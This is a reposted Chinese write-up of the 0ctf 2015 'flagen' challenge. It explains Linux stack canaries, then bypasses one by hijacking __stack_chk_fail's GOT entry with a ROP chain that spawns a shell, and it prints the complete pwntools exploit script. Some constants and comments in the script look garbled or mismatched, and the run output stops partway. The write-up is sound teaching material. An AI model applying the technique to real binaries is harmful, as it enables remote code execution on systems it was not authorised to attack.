

[exploit][writeup]0ctf2015 flagen - Canary绕过之__stack_chk_fail劫持

转载


[weixin_34133829](#) 于 2017-02-20 16:41:00 发布 375 收藏

原文链接: <http://www.cnblogs.com/gsharpsh00ter/p/6420233.html>


本文为Linux栈溢出漏洞的利用，考查Linux Canary绕过技术及ROP(Return-Oriented-Programming)攻击负载的构造。

0x01 Linux Canary介绍

首先了解一下Linux的Canary保护机制。Canary是Linux众多安全保护机制中的一种，主要用于防护栈溢出攻击。我们知道，在32位系统上，对于栈溢出漏洞，攻击者通常是通过溢出栈缓冲区，覆盖栈上保存的函数返回地址来达到劫持程序执行流的目的：



针对此种攻击情况，如果在函数返回之前，我们能够判断ret地址是否被改写，若被改写则终止程序的执行，便可以有效地应对攻击。如何做到呢？一个很自然的想法是在刚进入函数时，在栈上放置一个标志，在函数结束时，判断该标志是否被改变，如果被改变，则表示有攻击行为发生。Linux Canary保护机制便是如此，如下：



攻击者如果要通过栈溢出覆盖ret，则必先覆盖Canary。如果我们能判断Canary前后是否一致，便能够判断是否有攻击行为发生。

说明：上述图例仅用于说明，实际上canary并不一定是与栈上保存的BP地址相邻的。

0x02 Linux Canary实现

Linux程序的Canary保护是通过gcc编译选项来控制的，gcc与canary相关的参数及其意义分别为：

-fstack-protector：启用堆栈保护，不过只为局部变量中含有 char 数组的函数插入保护代码

-fstack-protector-all：启用堆栈保护，为所有函数插入保护代码。

-fno-stack-protector：禁用堆栈保护，为默认选项。

我们通过一个简单的例子来了解一下。示例代码如下：

```
#include <stdio.h>
#include <string.h>

void foo (char *src)
{
    char dest[48] = {0};
    strcpy (dest, src);
}

int main()
{
    foo("Hello, world!");
    return 0;
}
```

将该段代码保存为test.c，然后使用如下命令进行编译：

```
gcc -o test test.c
```

然后通过如下命令对test进行反编译：

```
objdump -d ./test
```

我们得到foo()的汇编代码如下：

```
1 080483eb <foo>:
2 80483eb: 55          push  %ebp
3 80483ec: 89 e5      mov   %esp,%ebp
4 80483ee: 57          push  %edi
5 80483ef: 83 ec 34   sub   $0x34,%esp
6 80483f2: 8d 55 c8   lea  -0x38(%ebp),%edx
7 80483f5: b8 00 00 00 00  mov  $0x0,%eax
8 80483fa: b9 0c 00 00 00  mov  $0xc,%ecx
9 80483ff: 89 d7      mov  %edx,%edi
10 8048401: f3 ab     rep stos %eax,%es:(%edi)
11 8048403: 83 ec 08   sub   $0x8,%esp
12 8048406: ff 75 08   pushl 0x8(%ebp)
13 8048409: 8d 45 c8   lea  -0x38(%ebp),%eax
14 804840c: 50          push  %eax
15 804840d: e8 ae fe ff ff  call 80482c0 <strcpy@plt>
16 8048412: 83 c4 10   add   $0x10,%esp
17 8048415: 90          nop
18 8048416: 8b 7d fc   mov  -0x4(%ebp),%edi
19 8048419: c9          leave
20 804841a: c3          ret
```


然后我们使用"-fstack-protector"编译选项重新编译编译:

```
gcc -o test2 -fstack-protector ./test.c
```

然后通过相同的命令对test2进行反编译,得到foo()的汇编代码如下:

```
1 0804844b <foo>:
2 804844b: 55          push  %ebp
3 804844c: 89 e5      mov   %esp,%ebp
4 804844e: 57        push  %edi
5 804844f: 83 ec 54   sub  $0x54,%esp
6 8048452: 8b 45 08   mov  0x8(%ebp),%eax
7 8048455: 89 45 b4   mov  %eax,-0x4c(%ebp)
8 8048458: 65 a1 14 00 00 00  mov  %gs:0x14,%eax
9 804845e: 89 45 f4   mov  %eax,-0xc(%ebp)
10 8048461: 31 c0     xor  %eax,%eax
11 8048463: 8d 55 c4   lea  -0x3c(%ebp),%edx
12 8048466: b8 00 00 00 00  mov  $0x0,%eax
13 804846b: b9 0c 00 00 00  mov  $0xc,%ecx
14 8048470: 89 d7     mov  %edx,%edi
15 8048472: f3 ab     rep stos %eax,%es:(%edi)
16 8048474: 83 ec 08   sub  $0x8,%esp
17 8048477: ff 75 b4   pushl -0x4c(%ebp)
18 804847a: 8d 45 c4   lea  -0x3c(%ebp),%eax
19 804847d: 50       push  %eax
20 804847e: e8 9d fe ff ff  call  8048320 <strcpy@plt>
21 8048483: 83 c4 10   add  $0x10,%esp
22 8048486: 90       nop
23 8048487: 8b 45 f4   mov  -0xc(%ebp),%eax
24 804848a: 65 33 05 14 00 00 00  xor  %gs:0x14,%eax
25 8048491: 74 05     je   8048498 <foo+0x4d>
26 8048493: e8 78 fe ff ff  call  8048310 <__stack_chk_fail@plt>
27 8048498: 8b 7d fc   mov  -0x4(%ebp),%edi
28 804849b: c9       leave
29 804849c: c3       ret
```

我们用beyond compare比较两份汇编代码,可以直观的看到不同:



在右侧代码中可以看到，在函数开始时，会取gs:0x14处的值，并放在%ebp-0xc的地方(mov %gs:0x14,%eax, mov %eax,-0xc(%ebp))，在程序结束时，会将该值取出，并与gs:0x14的值进行抑或(mov -0xc(%ebp),%eax, xor %gs:0x14,%eax)，如果抑或的结果为0，说明canary未被修改，程序会正常结束，反之如果抑或结果不为0，说明canary已经被非法修改，存在攻击行为，此时程序流程会走到__stack_chk_fail，从而终止程序。

0x03 Canary保护绕过方法

从Canary的工作机制，可以总结出绕过Canary保护的方法有：

- 泄露canary。由于Canary保护仅仅是检查canary是否被改写，而不会检查其他栈内容，因此如果攻击者能够泄露出canary的值，便可以在构造攻击负载时填充正确的canary，从而绕过canary检查，达到实施攻击的目的。
- 劫持__stack_chk_fail。当canary被改写时，程序执行流会走到__stack_chk_fail函数，如果攻击者可以劫持该函数，便能够改变程序的执行逻辑，执行攻击者构造的代码。我们知道，Linux采用的是延迟绑定技术(PLT)，如果我们能够修改全局偏移表(GOT)中存储的__stack_chk_fail函数地址，便可以在触发canary检查失败时，跳转到指定的地址继续执行。Linux延迟绑定技术在网络上有很多介绍，请读者自行查阅，这里不做详细的说明。

我们将采用第二种方法对flagen漏洞进行利用。

0x04 漏洞利用策略

主办方提供了一个ELF程序flagen及其对应的Libc.so。在对漏洞进行利用之前，通常需要先看一下目标程序采用了哪些安全机制，以确定采取何种漏洞利用策略。

已经有大牛们为我们写好了工具，一个比较好用的脚本是checksec.sh，下载地址：

<https://github.com/slimm609/checksec.sh>

Kali Linux上已经自带了该脚本，我们使用checksec.sh对flagen进行检查，输出结果如下：

```
root@gzq:/home/gzq/exploit/flagen# checksec ./flagen
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[*] '/home/gzq/exploit/flagen/flagen'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE
```

我们可以看到，这是一个32位ELF程序，RELRO为”Partial RELRO”，说明我们对GOT表具有写权限，Stack为”Canary found”说明程序启用了栈保护，NX Enabled说明开启了数据执行保护(DEP)，我们很难通过shellcode来执行代码了，No PIE说明未采用地址空间随机化。

综上，我们的漏洞利用策略是绕过Canary保护，并劫持Libc中的__stack_chk_fail来改变程序执行流，由于程序开启了NX，我们需要构造ROP链来执行我们的代码。

0x05 漏洞分析

用IDA对flagen进行逆向分析，这个题目的漏洞还是比较好找的，漏洞存在于Leetify()函数，该函数会对用户输入的特定字符做转换，比如将'A'和'a'转换为'4'，将'B'和'b'转换为8，同时还会将'H'和'h'转换为'1-1'，如下：

```
1 int __cdecl Leetify(char *dest)
2 {
3     char *v1; // eax@3
4     char *v2; // eax@4
5     char *v3; // eax@5
6     char *v4; // eax@6
7     _BYTE *v5; // ST14_4@6
8     _BYTE *v6; // eax@6
9     char *v7; // eax@7
10    char *v8; // eax@8
11    char *v9; // eax@9
12    char *v10; // eax@10
13    char *v11; // eax@11
14    char *v12; // eax@12
```

```

15 char *v13; // eax@13
16 char *p; // [sp+14h] [bp-114h]@1
17 char *i; // [sp+18h] [bp-110h]@1
18 char src; // [sp+1Ch] [bp-10Ch]@1 256 bytes
19 int v18; // [sp+11Ch] [bp-Ch]@1
20
21 v18 = *MK_FP(__GS__, 20);
22 p = &src;
23 for ( i = dest; *i; ++i )
24 {
25     switch ( *i )
26     {
27         case 0x41: // 'a' 'A' ->'4'
28         case 0x61:
29             v1 = p++;
30             *v1 = 52; // '4'
31             break;
32         case 0x42: // 'b' 'B' ->'8'
33         case 0x62:
34             v2 = p++;
35             *v2 = 56; // '8'
36             break;
37         case 0x45: // 'e' 'E' ->'3'
38         case 0x65:
39             v3 = p++;
40             *v3 = 51; // '3'
41             break;
42         case 0x48: // 'h' 'H' hXX->1-1
43         case 0x68:
44             v4 = p;
45             v5 = p + 1;
46             *v4 = 49; // '1'
47             *v5 = 45; // '-'
48             v6 = v5 + 1;
49             p = v5 + 2;
50             *v6 = 49;
51             break;
52         case 0x49: // 'i' 'I' ->'!'
53         case 0x69:
54             v7 = p++;
55             *v7 = 33; // '!'
56             break;
57         case 0x4C: // 'l' 'L' ->'1'
58         case 0x6C:
59             v8 = p++;
60             *v8 = 49; // '1'
61             break;
62         case 0x4F: // 'o' 'O' ->'0'
63         case 0x6F:
64             v9 = p++;
65             *v9 = 48; // '0'
66             break;
67         case 0x53: // 's' 'S' ->'5'
68         case 0x73:
69             v10 = p++;
70             *v10 = 53; // '5'
71             break;
72         case 0x54: // 't' 'T' ->'7'
73         case 0x74:

```

```


74     v11 = p++;
75     *v11 = 55;                // '7'
76     break;
77     case 0x5A:                // 'z' 'Z'-'>'2'
78     case 0x7A:
79     v12 = p++;
80     *v12 = 50;                // '2'
81     break;
82     default:
83     v13 = p++;
84     *v13 = *i;
85     break;
86 }
87 }
88 *p = 0;
89 strcpy(dest, &src);
90 return *MK_FP(__GS__, 20) ^ v18;
91 }

```

在对'H'和'h'进行转换时，负载将由1个字节变为3个字节，因此字符串长度将增加，在缓冲区未增大的情况下，将会产生溢出。因此如果攻击者构造特定的负载，在调用strcpy()时，就会造成dest缓冲区溢出。


此外还需要注意，由于程序对特定字符进行了转换，因此如果我们构造的攻击负载中含有被转换的字符，将不会达到我们的预期目的，此时需要对上述被转换字符进行适当的变换才可成功。

在执行leetify()函数时，栈结构如下：



其中dest为指向堆缓冲区的指针，在调用leetify()时，其值将被压入栈中，由于该函数存在栈溢出漏洞，攻击者可以利用这个漏洞覆盖掉dest的值为指定地址，在后续调用strcpy()时，实现向任意地址写的目的。

我们可以将dest覆盖为__stack_chk_fail函数在got表中的地址，达到修改__stack_chk_fail函数调用地址的目的，这样后续在调用该函数时，实际上执行的是攻击者的代码。如下：



0x06 漏洞利用

至此，我们的漏洞利用思路已经比较清晰了。首先，需要将dest覆盖为got表中__stack_chk_fail函数对应的表项，这样当调用strcpy(dest, src)时，实际上是将src指向的缓冲区内容拷贝到got['__stack_chk_fail']中，后续在canary检查失败而触发__stack_chk_fail时，实际执行的是src指向的指令。因此我们的攻击负载应该是这样的：

```
fullpayload = payload + got['__stack_chk_fail']
```

其中payload长度应该是276字节($ebp + 8 - (ebp - 268)$)。同时，由于程序开启了NX保护，栈上的内容无法直接执行，因此我们需要构造ROP链来执行我们的指令。


ROP Chain是由一系列的片段(Gadgets)组成的。Kali Linux上的ROPgadget工具可以帮助我们列出指定的二进制文件中可用的ROP gadget，命令如下：

```
root@gzq:/home/gzq/exploit/flagen# ROPgadget --binary ./flagen > gadget.txt
```

在列出的gadgets中，如下两条gadgets可以实现任意地址写的目的：

```
0x08048d8c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048aff : add byte ptr [edi + 0x5d], bl ; ret
```

第一条gadget从栈中弹出edi和ebx，第二条gadget将edi+0x5d位置的内容加上bx的低字节，由于栈上的内容是我们控制的，因此我们可以通过上述两条gadgets实现向指定地址写入指定内容的目的。通常flag文件是存储在文件系统上的，如果我们能够控制程序执行system("sh")的话，我们将会与服务器建立一个shell，从而可以执行任意命令。因此，我们需要在栈上构造如下结构并跳转到这里来执行：



因此需要解决如下两个问题：

- 1) 计算system()的地址，并部署于栈上
- 2) 在内存中寻找"sh"字符串，或将该字符串写入内存，并将对应的地址部署于栈上

针对第一个问题，由于程序中并未直接调用system()，因此我们无法通过读取got表来获得system()的实际地址，但是由于我们获得了libc.so，而函数的相对偏移是固定的，故我们可以通过读取got表中实际被调用的函数地址来计算system()函数的地址。

首先我们使用如下命令来查看我们可以从got表中获得哪些函数的实际地址：


```
root@gzq:/home/gzq/exploit/flagen# objdump -R ./flagen
```

```
./flagen:      file format elf32-i386
```

DYNAMIC RELOCATION RECORDS

OFFSET	TYPE	VALUE
0804affc	R_386_GLOB_DAT	__gmon_start__
0804b060	R_386_COPY	stdin@GLIBC_2.0
0804b080	R_386_COPY	stdout@GLIBC_2.0
0804b00c	R_386_JUMP_SLOT	read@GLIBC_2.0
0804b010	R_386_JUMP_SLOT	puts@GLIBC_2.0
0804b014	R_386_JUMP_SLOT	free@GLIBC_2.0
0804b018	R_386_JUMP_SLOT	alarm@GLIBC_2.0
0804b01c	R_386_JUMP_SLOT	__stack_chk_fail@GLIBC_2.4
0804b020	R_386_JUMP_SLOT	strcpy@GLIBC_2.0
0804b024	R_386_JUMP_SLOT	malloc@GLIBC_2.0
0804b028	R_386_JUMP_SLOT	printf@GLIBC_2.0
0804b02c	R_386_JUMP_SLOT	__gmon_start__
0804b030	R_386_JUMP_SLOT	__libc_start_main@GLIBC_2.0
0804b034	R_386_JUMP_SLOT	setvbuf@GLIBC_2.0
0804b038	R_386_JUMP_SLOT	snprintf@GLIBC_2.0
0804b03c	R_386_JUMP_SLOT	atoi@GLIBC_2.0

puts()与system()的调用方式是一样的，我们选取puts()函数的实际地址来计算system()函数的地址。那么如何计算呢？我们可以根据libc.so中函数地址每个字节的偏移来计算，用puts()函数地址每字节的值加上偏移即可得到system()的地址。通过上面的两条gadgets，我们可以将system()的地址写入到got表中puts()函数对应的表项中。

这里还有一个问题就是如何跳转到这个地址来执行。通过上述输出我们看到，got表中puts函数存储的地址为0x0804b010，用如下命令将flagen反汇编：

```
objdump -d flagen > flagen.asm
```

在反汇编得到的汇编文件中，我们使用”804b010”进行查找，发现如下代码片段：

```
08048510 <printf@plt>:
 8048510: ff 25 10 b0 04 08      jmp     *0x804b010
 8048516: 68 38 00 00 00        push   $0x38
 804851b: e9 70 ff ff ff        jmp     8048490 <read@plt-0x10>
```

因此，当调用printf()时，实际上会跳转到got[‘puts’]处存储的地址继续执行。

对于第二个问题，也比较好处理。运行flagen，然后查看其内存映射情况，如下：


```

root@gzq:/home/gzq/exploit/flagen# ps axu | grep flagen
root      3496  0.3  0.7  28392 16184 pts/1    Sl+  15:44   0:06 /usr/bin/python2 ./flagen-pwn.py
root      3503  0.0  0.0   2200   528 pts/2    ts+  15:44   0:00 ./flagen
root      3510  0.2  1.4  38216 30932 pts/3    Ss+  15:44   0:04 gdb -q /home/gzq/exploit/flagen/flagen 3503
-x /tmp/pwn2fdAkU.gdb ; rm /tmp/pwn2fdAkU.gdb
root      3676  0.0  0.0   4636   856 pts/5    S+   16:12   0:00 grep flagen
root@gzq:/home/gzq/exploit/flagen# cat /proc/3503/maps
08048000-0804a000 r-xp 00000000 08:08 1179832 /home/gzq/exploit/flagen/flagen
0804a000-0804b000 r--p 00001000 08:08 1179832 /home/gzq/exploit/flagen/flagen
0804b000-0804c000 rw-p 00002000 08:08 1179832 /home/gzq/exploit/flagen/flagen
0955e000-0957f000 rw-p 00000000 00:00 0 [heap]
b759e000-b774b000 r-xp 00000000 08:01 392330 /lib/i386-linux-gnu/libc-2.23.so
b774b000-b774d000 r--p 001ac000 08:01 392330 /lib/i386-linux-gnu/libc-2.23.so
b774d000-b774e000 rw-p 001ae000 08:01 392330 /lib/i386-linux-gnu/libc-2.23.so
b774e000-b7751000 rw-p 00000000 00:00 0
b776d000-b776f000 rw-p 00000000 00:00 0
b776f000-b7772000 r--p 00000000 00:00 0 [vvar]
b7772000-b7774000 r-xp 00000000 00:00 0 [vdso]
b7774000-b7796000 r-xp 00000000 08:01 392302 /lib/i386-linux-gnu/ld-2.23.so
b7796000-b7797000 rw-p 00000000 00:00 0
b7797000-b7798000 r--p 00022000 08:01 392302 /lib/i386-linux-gnu/ld-2.23.so
b7798000-b7799000 rw-p 00023000 08:01 392302 /lib/i386-linux-gnu/ld-2.23.so
bf8df000-bf900000 rw-p 00000000 00:00 0 [stack]
root@gzq:/home/gzq/exploit/flagen#

```

可以看到，在flagen的进程空间中，0804b000-0804c000区间是可写的，我们在其中选取一个地址来写入“sh;”字符串，比如地址0x804b230，这个地址处的内容应该是全零的，因为我们的gadget是通过“加”的方式写内存的。

至此，我们已经可以编写针对该漏洞的利用代码了。详细的利用代码如下，代码中含有完善的注释信息：

```

1 #!/usr/bin/python2
2
3 from pwn import *
4
5 #context.log_level = "debug"
6 elf = ELF("./flagen")
7
8 print "got['puts']=" + hex(elf.got['puts'])
9
10 payload = ""
11 payload += p32(0x08048d89)          #add esp, 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret !!src is
locate at esp+0x1c, so this instruction make esp points to src
12 payload += p32(0xdeadbeef)*2
13
14 offs={"local":{"first":0x80, "second":0xB8, "third":0xFE}, "remote":{"first":0x00, "second":0xB8,
"third":0xFE}, "ubuntu":{"first":0xA0, "second":0xAD, "third":0xFD}}
15 # In the libc provided, puts() is 0005F140, system() is 0003A940. Following work we do is to write
system's address to puts@got
16 # In the local kali host, puts() is 0005F0D0, system() is 0003A850. Following work we do is to write
system's address to puts@got
17 # In my ubuntu box, puts() is 00060380, system() is 0003B020. Following work we do is to write system's
address to puts@got
18
19 #The following two gadgets we can use to write any where
20 # 0x08048d8c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
21 # 0x08048aff : add byte ptr [edi + 0x5d], bl ; ret
22 payload += p32(0x08048d8c)          #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
23 payload += p32(0xFFFFF00 + offs['local']['first']) #ebx, lowest byte is 0x80, 0x80 + 0xD0 = 0x150,

```

so we can change the first byte in puts@got to 0x50 later

```
24 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
25 payload += p32(elf.got['puts'] - 0x5d) #edi
26 payload += p32(0xdeadbeef) #ebp, same as esi
27 payload += p32(0x08048aff) #add byte ptr [edi + 0x5d], bl ; ret; !!increase the first byte to 0x40
28
29 payload += p32(0x08048d8c) #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
30 payload += p32(0xFFFFFFFF0 + offs['local']['second']) #ebx, lowest byte is 0xB8, 0xB8 + 0xF0 = 0x1A8,
```

so we can change the second byte in puts@got to 0xA8 later

```
31 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
32 payload += p32(elf.got['puts'] + 1 - 0x5d) #edi
33 payload += p32(0xdeadbeef) #ebp, same as esi
34 payload += p32(0x08048aff) #add byte ptr [edi + 0x5d], bl ; ret; !!increase the second byte to 0xA8
35
36 payload += p32(0x08048d8c) #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
37 payload += p32(0xFFFFFFFF0 + + offs['local']['third']) #ebx, lowest byte is FE, 0xFE + 0x05 = 0x03, so
```

we can change the third byte in puts@got to 0x03 later

```
38 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
39 payload += p32(elf.got['puts'] + 2 - 0x5d) #edi
40 payload += p32(0xdeadbeef) #ebp, same as esi
41 payload += p32(0x08048aff) #add byte ptr [edi + 0x5d], bl ; ret; !!increase the third byte to 0x03
42
43 #By now, we write system()'s address to puts@got successfully.
44
```

45 #Following we do is to write "sh;"(0x3B6873) to a location in the process memory space where default value is 0x00000000

```
46 jcr=0x804b230
47
```

48 #we can't write 's' directly because 's'(ascii=0x73) will be leetified to '5', so we use 0x01+0x72 to write it

```
49 payload += p32(0x08048d8c) #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
50 payload += p32(0xFFFFFFFF01) #lowest byte 0x01(bl) is useful
51 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
52 payload += p32(jcr - 0x5d) #edi
53 payload += p32(0xdeadbeef) #ebp, same as esi
54 payload += p32(0x08048aff) #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
```

```
55
56 payload += p32(0x08048d8c) #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
57 payload += p32(0xFFFFFFFF72) #lowest byte 0x72(bl) is useful
58 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
59 payload += p32(jcr - 0x5d) #edi
60 payload += p32(0xdeadbeef) #ebp, same as esi
61 payload += p32(0x08048aff) #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
```

```
62
63 ##Also we can't write 'h' directly because 'h'(ascii=0x68) will be leetified to '1-1', so we use
0x01+0x67 to write it
```

```
64 payload += p32(0x08048d8c) #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
65 payload += p32(0xFFFFFFFF01) #lowest byte 0x01(bl) is useful
66 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
67 payload += p32(jcr + 1 - 0x5d) #edi
68 payload += p32(0xdeadbeef) #ebp, same as esi
69 payload += p32(0x08048aff) #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
```


```
70
71 payload += p32(0x08048d8c) #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
72 payload += p32(0xFFFFFFFF67) #lowest byte 0x72(bl) is useful
73 payload += p32(0xdeadbeef) #esi, not useful here, just avoid existing '\x00'
```

```

74 payload += p32(jcr + 1 - 0x5d)    #edi
75 payload += p32(0xdeadbeef)      #ebp, same as esi
76 payload += p32(0x08048aff)      #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
77
78 #we can write ';' directly(ascii=0x3B)
79 payload += p32(0x08048d8c)      #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
80 payload += p32(0xFFFFF3B)      #lowest byte 0x01(bl) is useful
81 payload += p32(0xdeadbeef)      #esi, not useful here, just avoid existing '\x00'
82 payload += p32(jcr + 2 - 0x5d)    #edi
83 payload += p32(0xdeadbeef)      #ebp, same as esi
84 payload += p32(0x08048aff)      #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
85
86 #now we can call system
87 payload += p32(elf.symbols['printf'])    #call system in fact
88 payload += p32(0xdeadbeef)            #faked ret address
89 payload += p32(jcr)                    #points to where 'sh;' is locate
90
91 print "len(payload)=%d"%(len(payload))
92
93 #padding, we need 276 bytes to hijack __stack_chk_fail.
94 hNum = (276 - len(payload))/3
95 print "hNum=%d"%(hNum)
96 payload += 'H'*hNum
97 payload += (276 - len(payload) - 2*hNum)*'A'
98 print "len(all payload)=%d"%(len(payload))
99
100 #we want to overwrite
101 payload += p32(elf.got['__stack_chk_fail'])
102
103 p = process("./flagen")
104 #p = remote("5.5.100.35", 7777)
105 #p = remote("5.5.199.3", 4444)
106
107 p.recvuntil(":")
108 p.sendline("1")
109 p.sendline(payload)
110 p.recvuntil(":")
111 #gdb.attach(p.proc.pid, "b *0x08048A58")
112 p.sendline("4")
113 p.interactive()
114 #p.close()

```

运行结果如下：



```
root@gzq:/home/gzq/exploit/flagen - Xshell 5 (Free for Home/School)
root@gzq:/home/gzq/exploit/flagen#
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[*] '/home/gzq/exploit/flagen/flagen'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE
len(payload)=216
hNum=20
